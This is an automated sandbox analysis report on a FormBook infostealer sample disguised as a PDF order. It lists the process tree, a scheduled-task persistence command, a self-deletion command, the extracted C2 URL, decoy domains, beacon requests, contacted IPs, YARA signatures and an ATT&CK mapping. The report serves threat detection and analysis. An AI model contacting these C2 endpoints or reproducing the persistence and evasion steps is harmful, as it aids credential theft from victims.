ID: 404237
Sample Name: Nuevo orden pdf.exe
Cookbook: default.jbs
Time: 20:31:14
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Nuevo orden pdf.exe

Overview


General Information

Sample Name:	Nuevo orden pdf.exe
Analysis ID:	404237
MD5:	02a32cc05efbf52..
SHA1:	fa3a639f15116da..
SHA256:	5930cfa7dd5664e.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- .NET source code references suspic…
- C2 URLs / IPs found in malware con…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- Nuevo orden pdf.exe (PID: 5520 cmdline: 'C:\Users\user\Desktop\Nuevo orden pdf.exe' MD5: 02A32CC05EFBF5236A8C0928D3C9170E)
  - schtasks.exe (PID: 204 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\NkwKQPLeekw' /XML 'C:\Users\user\AppData\Local\Temp\tmpA401.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6156 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 6196 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmmon32.exe (PID: 6616 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 6776 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6784 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.lovetarot.online/sqxs/"
  ],
  "decoy": [
    "creid-network.com",
    "dinningatcastlehill.com",
    "fundadilla.com",
    "fashionmdeasy.com",
    "magentos6.com",
    "pushpartybdp.com",
    "streamingnetwork.xyz",
    "sevenredwalls.com",
    "hsuehsun.space",
    "leanbirthdaycake.com",
    "rocketmortgagedeceit.com",
    "cashflowdb.com",
    "smilebringerdesign.com",
    "naomicoleclinic.com",
    "wingsforklift.com",
    "newsounding.com",
    "48hrbusinessrescue.pro",
    "101osthoff456.com",
    "attleticgreens.com",
    "xx233.xyz",
    "niziuantena.com",
    "photosbyamandajdaniels.com",
    "udharworld.com",
    "astrolmass.com",
    "wzht88.com",
    "victoriasessionsheroes.com",
    "thefuture101.com",
    "sihe08.com",
    "webingnar.com",
    "influentialgood.com",
    "jobdoctorplacements.com",
    "bankrotstvostavropol.pro",
    "gracefulfari.com",
    "bluevistainvestments.com",
    "poopertroopersct.com",
    "link-glue.com",
    "barbequeterie.com",
    "ajbkscw.com",
    "janek-sales-training.net",
    "salesjump.xyz",
    "whatthefountain.com",
    "centre-pour-formation.com",
    "aiocoin.net",
    "thefreemaskstore.com",
    "localwow.net",
    "steven-ross.com",
    "perennialhh.com",
    "luxebeautylash.com",
    "aswahorganic.com",
    "businesshouse5asidejm.com",
    "zowjain.com",
    "mediatraining-toronto.com",
    "ashtangaway.com",
    "solutiirecentedemarketing.club",
    "zgzuqw.com",
    "timerma.com",
    "aguaalcalinamexico.com",
    "tacostio1.com",
    "karitaz.com",
    "bismillahbodyoil.com",
    "c2p.life",
    "kacgt.com",
    "fastcincincinnatioffer.com",
    "michaels.house"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.480288139.0000000000E00000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000002.480288139.0000000000E0 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1590f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c50a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.480288139.0000000000E0 0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18429:$sqlite3step: 68 34 1C 7B E1 • 0x1853c:$sqlite3step: 68 34 1C 7B E1 • 0x18458:$sqlite3text: 68 38 2A 90 C5 • 0x1857d:$sqlite3text: 68 38 2A 90 C5 • 0x1846b:$sqlite3blob: 68 53 D8 7F 8C • 0x18593:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.271343185.0000000000930000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.271343185.0000000000930000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1590f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c50a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.RegSvcs.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a707:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b70a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.RegSvcs.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17629:$sqlite3step: 68 34 1C 7B E1 • 0x1773c:$sqlite3step: 68 34 1C 7B E1 • 0x17658:$sqlite3text: 68 38 2A 90 C5 • 0x1777d:$sqlite3text: 68 38 2A 90 C5 • 0x1766b:$sqlite3blob: 68 53 D8 7F 8C • 0x17793:$sqlite3blob: 68 53 D8 7F 8C
0.2.Nuevo orden pdf.exe.2e5f580.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
6.2.RegSvcs.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 5 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- .NET source code references suspicious native API functions
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	Input Capture 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 4 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 4 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Timestomp 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Nuevo orden pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.mediatraining-toronto.com/sqxs/?Ef=GovnwUyBgs6xiYQW/zP+CA3Z06ENiLPJ6FoyDogwOk1ZQfWjapvzV/e42GR+qjeaq8An&ojl0d=RzuhPJ	0%	Avira URL Cloud	safe	
http://www.thefuture101.com/sqxs/?Ef=w0QgkeD38IHRIdpbCIGaty7sV88cqzXhWLmJ40eLjOUR8JRp45mybBQ5KmZt/1kyJcny&ojl0d=RzuhPJ	0%	Avira URL Cloud	safe	
http://www.bluevistainvestments.com/sqxs/?Ef=rJ59qlVpBd2p2MzE9PeUClXd0JALEtveJTDdwZJeh/ladIDZ7Pe72xE/unf7IFRjfuAh&ojl0d=RzuhPJ	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
www.lovetarot.online/sqxs/	100%	Avira URL Cloud	malware	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mediatraining-toronto.com	184.168.131.241	true	true		unknown
thefuture101.com	178.128.103.114	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bluevistainvestments.com	34.102.136.180	true	false		unknown
www.mediatraining-toronto.com	unknown	unknown	true		unknown
www.thefuture101.com	unknown	unknown	true		unknown
www.bluevistainvestments.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.mediatraining-toronto.com/sqxs/?Ef=GovnwUyBgs6xiYQW/zP+CA3Z06ENiLPJ6FoyDogwOk1ZQfWjapvzV/e42GR+qjeaq8An&ojl0d=RzuhPJ	true	• Avira URL Cloud: safe	unknown
http://www.thefuture101.com/sqxs/?Ef=w0QgkeD38IHRIdpbCIGaty7sV88cqzXhWLmJ40eLjOUR8JRp45mybBQ5KmZt/1kyJcny&ojl0d=RzuhPJ	true	• Avira URL Cloud: safe	unknown
http://www.bluevistainvestments.com/sqxs/?Ef=rJ59qlVpBd2p2MzE9PeUClXd0JALEtveJTDdwZJeh/IadIDZ7Pe72xE/unf7IFRjfuAh&ojl0d=RzuhPJ	false	• Avira URL Cloud: safe	unknown
www.lovetarot.online/sqxs/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Nuevo orden pdf.exe, 00000000. 00000002.229057760.0000000002E 31000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://vbcity.com/forums/t/51894.aspx	Nuevo orden pdf.exe	false		high
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Nuevo orden pdf.exe, 00000000. 00000002.229057760.0000000002E 31000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000007.0000000 0.255497530.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/MrCylops	Nuevo orden pdf.exe	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
178.128.103.114	thefuture101.com	Netherlands		14061	DIGITALOCEAN-ASNUS	true
34.102.136.180	bluevistainvestments.com	United States		15169	GOOGLEUS	false
184.168.131.241	mediatraining-toronto.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404237
Start date:	04.05.2021
Start time:	20:31:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Nuevo orden pdf.exe
Cookbook file name:	default.jbs
